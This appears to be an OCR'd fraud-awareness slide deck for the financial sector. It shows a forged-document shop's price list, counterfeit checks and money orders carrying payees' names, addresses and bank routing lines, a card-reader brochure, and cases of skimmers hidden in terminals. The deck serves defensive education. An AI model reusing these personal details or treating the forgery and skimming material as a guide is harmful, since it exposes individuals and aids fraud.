- Large complex, distributed networks and applications – many "cobbled" together from merger & acquisitions from disparate, antiquated legacy systems – many serviced remotely and many by third party service providers
- Collect, Store, and Transmit sensitive and confidential data including:
  - Customers/Clients/Employees/Vendors
  - Business Data containing our key strategies as well as operating practices, policies, procedures, and systems information
  - Intellectual Property

Critical Infrastructure - Private Sector

- **Where we sit today (continued):**

  - We all have significant assets at risk. In Financial Services, we Initiate and manage Trillions of Dollars in Electronic Financial Transactions in the United States Daily.
  - We all have "exploitable data" exposed on our internal systems as well as on the Internet
  - We have all experienced significant cyber incidents, many of which have cost us millions of dollars, loss of client trust, and landed us in the media……in some cases in front of Congress
  - The Barbarians are not only at the gate – they are in our dining room, eating off our best china!"
  - Cyber Protection Posture? Nobody has it right, yet! – Not the Government – Not the Private Sector
  - We are all, in some form, government regulated

Critical Infrastructure - Private Sector

- **Our Common Challenges:**
  - Key Threats to our Viability include Disruption of Service and Damage, Theft or Exploitation of our assets, information or resources
  - We have all made very large investments in our IT infrastructure, systems and security but are yet, still significantly “underinvested” based on current and emerging threats
  - We are still often times in a state of denial in the Executive Suite
  - We are resourced constrained in the IT and Information Security areas by both funding & SME. There is exceptional competition for resources within our businesses aggravated by aggressive expense reduction initiatives to survive the economic downturn.

Critical Infrastructure - Private Sector

- **Our Common Challenges (Continued):**
  - We are chasing cybercrime based on our “investment model” of “too little, too late!
  - Remediation and Upgrading are most often very slow, staged and cumbersome processes
  - Long solution identification, vetting, selection, approval, funding and procurement process
  - The System Development Lifecycle is a two edged sword – it is vital to successful system implementation and change management but is hurting us in terms of rapid deployment of system countermeasures against the threat
  - The “life-time” of successful countermeasures is limited – often by deployment, the bad guys have already defeated it
  - Often “drowning in information but starved for knowledge”

Fraud Trends / Privacy at Risk – Information Under Attack

Should The Threat & Reality of Compromised Consumer and Business Information housed by the Financial Services Sector as an "Intelligence Commodity" be of concern? Consider the information:

- **Economic Impact – US = Loss, Opportunity Cost, Imposed Limitations**
  THEM (The Bad Guys) = source of funding & information
- **Financial – source , distribution, & destination of funds**
- **Detailed Spending Activities & Patterns (Personal & commercial behaviors)**
- **Geographic Movement of Principals**
- **Time & Place of Transactions**
- **Photographic Retrieval of transactions**
- **Predictive Analysis of Individual and Company Patterns**
- **Exploitation of individuals & companies based on internal knowledge**
- **Classic recruitment utilization**
- **Compromise of operations**
- **Utilization of informational access for new methods & tradecraft**

Trends – Financial Services

- **Bank & Financial Fraud will continue to increase driven by:**
  - Expansion of Access Opportunities, New Technology, and Speed - New Products and Product Functionalities
  - Expansion of criminal elements
    - Organized Crime
    - Street Gangs
    - Local, Regional, National & International Fraud Rings
    - Underground International Hacker Community & Marketplace
    - Terrorist Financing Opportunity
    - Intelligence Exploitation Opportunity
    - Active Placement and/or Recruitment of insiders with access to customer information
  - Limited risk of immediate detection, apprehension, & prosecution

Trends – Financial Services

- **Bank & Financial Fraud will continue to increase driven by:**
  - Expansion of Access Opportunities, New Technology, and Speed - New Products and Product Functionalities
  - Expansion of criminal elements
    - Organized Crime
    - Street Gangs
    - Local, Regional, National & International Fraud Rings
    - Underground International Hacker Community & Marketplace
    - Terrorist Financing Opportunity
    - Intelligence Exploitation Opportunity
    - Active Placement and/or Recruitment of insiders with access to customer information
  - Limited risk of immediate detection, apprehension, & prosecution

Trends – Financial Services

- **Traditional Bank Customer Verification Tools Are Being Compromised:**
  - **Technology is in the hands of the criminals:**
    - Counterfeiting of checks, personal identification, account access devices, signature verification, business documentation and reference letters is a major exposure area. This has carried over to the electronic environment
    - PC document scanning/laser printing, color copiers
    - PC Check Printing Packages with MICR Ink
    - Plastic Card Embosser / Mag Stripe duplicator
    - User IDs, Passwords, & Tokens vs. Malicious software & Hacker Tools

Examples of Fraudulent Ids

One person…multiple identities

ScanLab.name - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://scanlab.name/zakaz.php

Getting Started | Latest Headlines | file:///I:/DCIM/100NC... | hibernate cache - Go...

Proxy: aplus - tviy.net | Apply | Edit | Remove | Add | Status: Using aplus - tviy.net | Preferences

Defender ... | SNORT D... | LinkedIn: ... | Yahoo! Ba... | Query the... | "audi a8" "... | Re: libata ... | change_m... | Send big fi... | ScanL...

ScanLab .name

{ Самая полная коллекция документов со всего мира }

01{Register}
02{News}
03{Service}
04{Documents}
05{Forum}
06{Upload File}

It is now possible to begin the order, kent4 ( ) Language:

Choice the docks what you want.

Step 1. Choose the amount of the desired documents: (Quantity max 10)
Step 2. Choose necessary you documents: (Designation)

Quantity (max 10):

Designation: (cost price)

Cards - 22

Scans
- Cards - 22
- Pasports/id - 19-24
- Driving licence 20-25
- Statement 20-28
- Utility Bills 20-26
- Zags 25-35
- Diploms 28-48
- Cheks 25-30
- Visas 20-29
- Ssn/Ssc 23
- Notarius 22-36
- Shtamps 12
- Buisnes license 24
- Tikets 16
- Invoce 20
- Transfer Money/WU 32
- Other docks 10-50

Communication
- Call Service 18

New Offer!

Вышли на качественно новый уровень рисования. Теперь работа от настоящих профессионалов. Обращайтесь самые короткие сроки и самая большая базе в интернете. А главное удобная система приема заказов через сайт! Alize

35€ 25€

F.A.Q.


help

-=Zakaz=- -=Our Services=- -=Terms and Conditions=- -=F.A.Q=- -=Forums=- -=Upload Files=- -=Cabinet=-

Scripts Currently Forbidden | <SCRIPT>: 3 | <OBJECT>: 0 | Options...

Find: scpa | Next | Previous | Highlight all | Match case | Reached end of page, continued from top

Counterfeit Checks


THIS CHECK IS VOID WITHOUT A BLUE & GREEN BACKGROUND AND AN ARTIFICIAL WATERMARK CERTIFICATION SEAL ON THE BACK - HOLD AT ANGLE TO VIEW SEAL

THE WALDORF- ASTORIA
301 PARK AVENUE
NEW YORK, NY 10022

WACHOVIA BANK , N.A.

35794

66-908
531

DATE 9/8/2003


AMOUNT
**1,488.91

PAY
ONE-THOUSAND FOUR-HUNDRED-EIGHTY-EIGHT AND 91/100* * * * * * * * * * * * * DOLLARS

TO THE ORDER OF
LINCOLN BREEDY
140-15 BLLAMY LOOP
BRONX, NY 10475

SIGNATURE HAS A COLORED BACKGROUND • BORDER CONTAINS MICROPRINTING

⑈35794⑈ ⑆053109084⑆ 6262 077531⑈


WARNING: Original document has LineMark™ lines in the paper that change from light to dark in reflected to transmitted light.

SOUTHEASTERN PAPERBOARD INC.
100 SOUTH HARRIS ROAD
PIEDMONT, SC 29673-9311

SOUTHTRUST BANK

024222

64-25/610

DATE AMOUNT

PAY THIS AMOUNT

February12th04 $53,600.00**

Fifty three thousand six hundred US dollars 00/100.

TO THE ORDER OF

Mr Charles Sheppard
10701 Bowman Barrier road
Mount Pleasant North Carolina 28124
United States of America.

SOUTHEASTERN PAPERBOARD INC.

⑈024222⑈ ⑆061000256⑆ 74 277 890⑈

THIS CHECK IS VOID WITHOUT A BLUE & GREEN BACKGROUND AND AN ARTIFICIAL WATERMARK ON THE BACK - HOLD AT

VERIZON
NEW YORK INC.
NEW YORK, NY 10008

FIRST UNION NATIONAL BANK-NC
CHAPEL HILL, NC

447930

DATE 7/11/2003

66-156 / 531

PAY TO THE ORDER OF ANGEL MCCLOUD $ **994.58

Nine Hundred Ninety-Four and 58/100********** DOLLARS


ANGEL MCCLOUD
1007 SAINT JOHN STREET APT# 3E
RICHMOND, VA 23220


MEMO


SIGNATURE HAS A COLORED BACKGROUND • BORDER CONTAINS MICROPRINTING


⑈00044 7930⑈ ⑆053101561⑆ 2079900086603⑈

Counterfeit USPS Money Orders


UNITED STATES POSTAL SERVICE
POSTAL MONEY ORDER
15-800 000
SERIAL NUMBER 07895122112
YEAR, MONTH, DAY 2005-03-18
POST OFFICE 914060
U.S. DOLLARS AND CENTS $$800 NO 00¢
AMOUNT EIGHT HUNDRED DOLLARS & 00¢**********
PAY TO DANIELLE HUGHES
ADDRESS 2100 ARBOR DRIVE, APT 2310, DULUTH, GA, 30096
C. O. D. NO. OR USED FOR
NEGOTIABLE ONLY IN THE U.S. AND POSSESSIONS SEE REVERSE WARNING
FROM CHUCK GEORGE
CLERK 0005
ADDRESS 1219 E COLTER ST APT 11 PHOENIX, AZ, 85014-3319
⑆00000800 2⑆ 07895122112⑈


UNITED STATES POSTAL SERVICE
POSTAL MONEY ORDER
15-800 000
SERIAL NUMBER 07895122113
YEAR, MONTH, DAY 2005-03-18
POST OFFICE 914060
U.S. DOLLARS AND CENTS $$800 NO 00¢
AMOUNT EIGHT HUNDRED DOLLARS & 00¢**********
PAY TO DANIELLE HUGHES
ADDRESS 2100 ARBOR DRIVE, APT 2310 DULUTH, GA, 30096
C. O. D. NO. OR USED FOR
NEGOTIABLE ONLY IN THE U.S. AND POSSESSIONS SEE REVERSE WARNING
FROM CHUCK GEORGE
CLERK 0005
ADDRESS 1219 E COLTER ST APT 11 PHOENIX, AZ, 85014-3319
⑆00000800 2⑆ 07895122113⑈


UNITED STATES POSTAL SERVICE
POSTAL MONEY ORDER
15-800 000
SERIAL NUMBER 07895122113
YEAR, MONTH, DAY 2005-03-18
POST OFFICE 914060
U.S. DOLLARS AND CENTS $$800 NO 00¢
AMOUNT EIGHT HUNDRED DOLLARS & 00¢**********
PAY TO DANIELLE HUGHES
ADDRESS 2100 ARBOR DRIVE, APT 2310 DULUTH, GA, 30096
C. O. D. NO. OR USED FOR
NEGOTIABLE ONLY IN THE U.S. AND POSSESSIONS SEE REVERSE WARNING
FROM CHUCK GEORGE
CLERK 0005
ADDRESS 1219 E COLTER ST APT 11 PHOENIX, AZ, 85014-3319
⑆00000800 2⑆ 07895122113⑈


UNITED STATES POSTAL SERVICE
POSTAL MONEY ORDER
15-800 000
SERIAL NUMBER 07895122114
YEAR, MONTH, DAY 2005-03-18
POST OFFICE 914060
U.S. DOLLARS AND CENTS $$800 NO 00¢
AMOUNT EIGHT HUNDRED DOLLARS & 00¢**********
PAY TO DANIELLE HUGHES
ADDRESS 2100 ARBOR DRIVE, APT 2310 DULUTH, GA, 30096
C. O. D. NO. OR USED FOR
NEGOTIABLE ONLY IN THE U.S. AND POSSESSIONS SEE REVERSE WARNING
FROM CHUCK GEORGE
CLERK 0005
ADDRESS 1219 E COLTER ST APT 11 PHOENIX, AZ, 85014-3319
⑆00000800 2⑆ 07895122114⑈

Bogus US Treasury Check

United States Treasury 15-51/000 S 384,132,781

Check No.

Month Day Year

03 31 06 28 AUSTIN, TEXAS 2307 35419387

2307 35419387 20098900 I30 ORAWL FRESNO TAX REFUND

Pay to the order of EMILIO LOZADA JR
8622 FAYETTE STREET
PHILADELPHIA PA 191150 - 1904

12/05
87

DOLLARS CTS

$***200109*00

REGIONAL DISBURSING OFFICER

VOID AFTER ONE YEAR

454

⑈23078⑈ ⑆000000518⑆ 354193873⑈ 040306

WARNING - DO NOT CASH CHECK WITHOUT NOTING WATERMARK


U.S. TREASURY U.S. TREASURY U.S.

HOLD TO LIGHT TO VERIFY WATERMARK

Forgery of endorsements on Treasury Checks is a Federal crime. Maximum penalty is a $10,000 fine and ten years imprisonment (8-97)

Emilio Lozada

Misery Enjoys Company



Trends – Financial Services

- **Traditional Bank Fraud Not Going Away – Issues are complicated and compounded by additive cyber-risks**
  - High Volume Compromises
  - 24X7 Automated Scripted Attacks
  - “Over-run the Compound” Resources
  - Cross Channel Infiltration
  - Identification of Point of Compromise (POC) is complex and adds to investigative overhead

Trends – Financial Services

- **New Technology – New Opportunities**
  - PC Banking & Expanded Functionality – "Bank in a Box"
    - High Risk Functionality – Inter-bank Money Movement, Wire Transfers and Bill Pay
    - Customer self-service –Product Sign-up & account maintenance like change of address and telephone number, check & card orders, change credentials
  - The Internet – "*Reach out and touch someone" - get touched right back!*
  - Peer to Peer File Sharing (PTP & BTB) Exploits
  - Electronification – ACH conversation & presentation of checks and return deposits.
    - *Check R&T + Account Number = electronified check, ACH or Draft*
    - *Opportunity for Merchant and Merchant employee collusion*
  - Remote Deposit Collection (RDC)
  - eCommerce – a world of new payment mechanisms
  - 3rd Party Aggregators – "Partying With Third Parties" – InfoSec Risk
  - Wireless – PCs, Palms, Text, and Cells

Fraud Containment Challenges

- **More Access Channels – Many No Longer Under Direct Bank Control**
  - ATMs – Proprietary, Networked, Privately Owned
  - POS Expansion
  - Telephone Banking & Bank By Mail
  - Internet / PC Banking, Blackberry, Palm et al Access
  - ACH – now allows direct access to customer accounts by merchants – both bank customer merchants and non-customer merchants via their respective bank (ala ODFI and RDFI)
  - 3rd Party Aggregation & Merchant Processors
- **Remote Identification of Customers – A Continuing Challenge**
  - Bank By Mail
  - Telephone Banking
  - PC / Home Banking
  - Availability of correct bio/demo information
  - Availability and customer acceptance of unique remote identification information and options

TOKENWORKS™

springboard COMPATIBLE

CardTool™ Magnetic Card Reader for Visor™ Handheld Computer

Features

- Versatile 3-Track Card Reader
- 2 Mbytes of Flash Memory
- Springboard Compatible
- Low Power Design
- Low Profile Case
- No external batteries required
- No Serial or IR port required
- Compatible with Palm OS® Development tools
- Durable and reliable
- Optional custom magnetic Decoding Algorithms and Security Management features

Applications

- University ID Cards
- Driver's License
- Corporate Badges
- Trade Shows
- Event Ticketing
- Patient Management
- Membership Cards
- Customer Loyalty Applications
- Limited only by your imagination...

CardTool Reader Module—shown alone and installed

The Perfect Tool for Magnetic Cards

The CardTool reader is a Springboard expansion module that contains a 3 track magnetic card reader and 2 Mbytes of internal flash memory. The 3 track reader can read all standard encoded magnetic cards and can be field updated to read proprietary encoded cards. The 2 Mbytes of flash memory provides a convenient way to distribute card applications and back-up important data such as card transaction databases.

The plug-n-play architecture of the Visor handheld facilitates the automatically installation of applications. Application icons automatically install when the CardTool reader module is inserted. Eliminates timely application downloads and makes software distribution a snap! Simply insert the CardTool reader module and start reading cards!


The Springboard expansion slot provides the data communication paths and power. No external batteries are required plus the USB and IR ports remain available. No need to remove the CardTool reader to download transaction data!

The CardTool reader module ships with a sample card application (CardDemo) installed. It provides a convenient demonstration application and the C source code is included in the System Development Kit. If you've been looking for a low cost, handheld magnetic card transaction processing platform, look no further. Start developing your application today!

TOKENWORKS™


TokenWorks Inc.
3511 Silverside Rd., Suite 105
Wilmington, DE 19810

Email: info@tokenworks.com
Http://www.tokenworks.com



CardTool Reader Pays for Itself

The CardTool will actually pay for itself by saving the time and hassle of loading card applications. Unlike 'clip-on' serial port readers, the CardTool reader module takes advantage of the Springboard expansion slot's plug and play architecture. The built in flash memory allows CardTool applications to be archived in non-volatile memory and activated when inserted into the handheld computer. The flash memory can also back-up critical transaction data. In the event the Handheld computer is disabled, just insert the CardTool reader into another handheld and resume where you left off. Not only do you save installation time, but all the time and effort that went into creating critical card transaction data. What is the cost of losing a day's worth of transactions?



CardTool Reader Block Diagram

System Development Kit

The CardTool System Development Kit has been designed by TokenWorks to get developers developing quickly. The less time spent searching for needed information and support, the quicker your product gets to your customer. The SDK contains; One CardTool reader Module, Sample encoded magnetic striped cards, shared library, sample application with source code, user and quick start documentation, programmers reference documentation, and email technical support. The SDK supports the GNU and CodeWarrior compilers. Check the TokenWorks web site for pending support for other development environments.

CardTool Reader Module Specifications

- Weight—2.5 ounces / 71 grams
- 3.3"x3.0"x1.1"/ 84mmx77mmx27mm (LxWxH)
- 2 Mbytes of Flash memory—Field Updateable for software applications and card transaction database files
- Field Updateable magnetic card decode algorithms and proprietary functions
- Applications can run entirely in flash memory without taking away Visor computer memory
- Bi-directional card swiping
- Cards thickness from 0.76 mm± 0.08 mm thick.
- Read data densities of 60 to 265 BPI.

Durability

- **MTBF**: The reader chassis electronics have a minimum mean time before failure in excess of 300,000 hours
- The read head chassis are designed for at least 500,000 swipes.

The following specifications apply for bit densities of 75 or 210 BPI on ISO 7811 compliant media:

- **Media Speed**: The readers read at speeds from 10 to 180 cm/second (4 to 71 IPS).
- **Media Specifications**: 300 - 4000 Oersted.

Environmental

- Operational Temperature = -20° to +50° C
- Storage Temperature = -30° to +70° C
- Humidity (non condensing) = 90% to 40°C

Electrical

- Shut Down current < 0.25mA
- Card Processing standby < 4mA
- Card Processing active < 15mA
- Flash Write/Erase current < 20mA
- Flash Read current < 9mA

Visor Handheld Specifications

Presently there are six Visor Handheld models; the Visor Deluxe, Visor Neo, Visor Platinum, Visor Pro, Visor Edge, and the Visor Prism. Visit www.handspring.com for complete product information.

- **RAM:** 2 MB, 8 MB or 16 MB depending on the model.
- Springboard expansion slot for CardTool reader module or other Springboard modules
- Infrared transceiver to beam records and software to other Handspring or Palm devices
- Palm OS version 3.1 or 3.5.2 depending on model.
- Easy to use large touch screen display (160 x 160 pixels) with backlight. Prism has 65,000 colors display
- Power 2 AAA alkaline batteries or Internal rechargeable lithium ion battery. Rechargeable NiMH can replace alkaline AAA batteries.

springboard COMPATIBLE

Preliminary Product Information. Subject to Change Without Notice.

Date: November 2001
P/N: BR-120101-CWC-R1

CardTool and TokenWorks are trademarks of TokenWorks Inc. Visor, Handspring and Springboard are trademarks of Handspring Inc. All other brands, product names, and logos are trademarks of their respective owners.

Skimming Device

- Restaurant employee caught using skimming device to capture ATM and Credit Card numbers in Drive-Thru window.
- Employee was paid $1000 for 50 numbers and $2000 for 100 numbers provided to recruiter.
- Recruiter was paid $4000 for every restaurant employee he recruited by ring leader.

NEWS FOR CARDALERT® FRAUD MANAGER CUSTOMERS AND PARTNERS

FairIsaac.

ALERT BULLETIN

Issue 04.03

Embedded Parasites discovered inside POS Terminals

Fair Isaac's CardAlert Fraud Manager Team has received permission from the US Secret Service to distribute information pertaining to a recent investigation that revealed embedded card skimming equipment inside gas station POS terminals in Southern California. It is suspected that individuals are approaching gas station attendants in the Los Angeles area with offers of cash in exchange for their cooperation. Sources close to the investigation indicate that once cooperation is gained the criminals then replace the normal POS terminals with specially engineered ones that have skimming units embedded inside them.

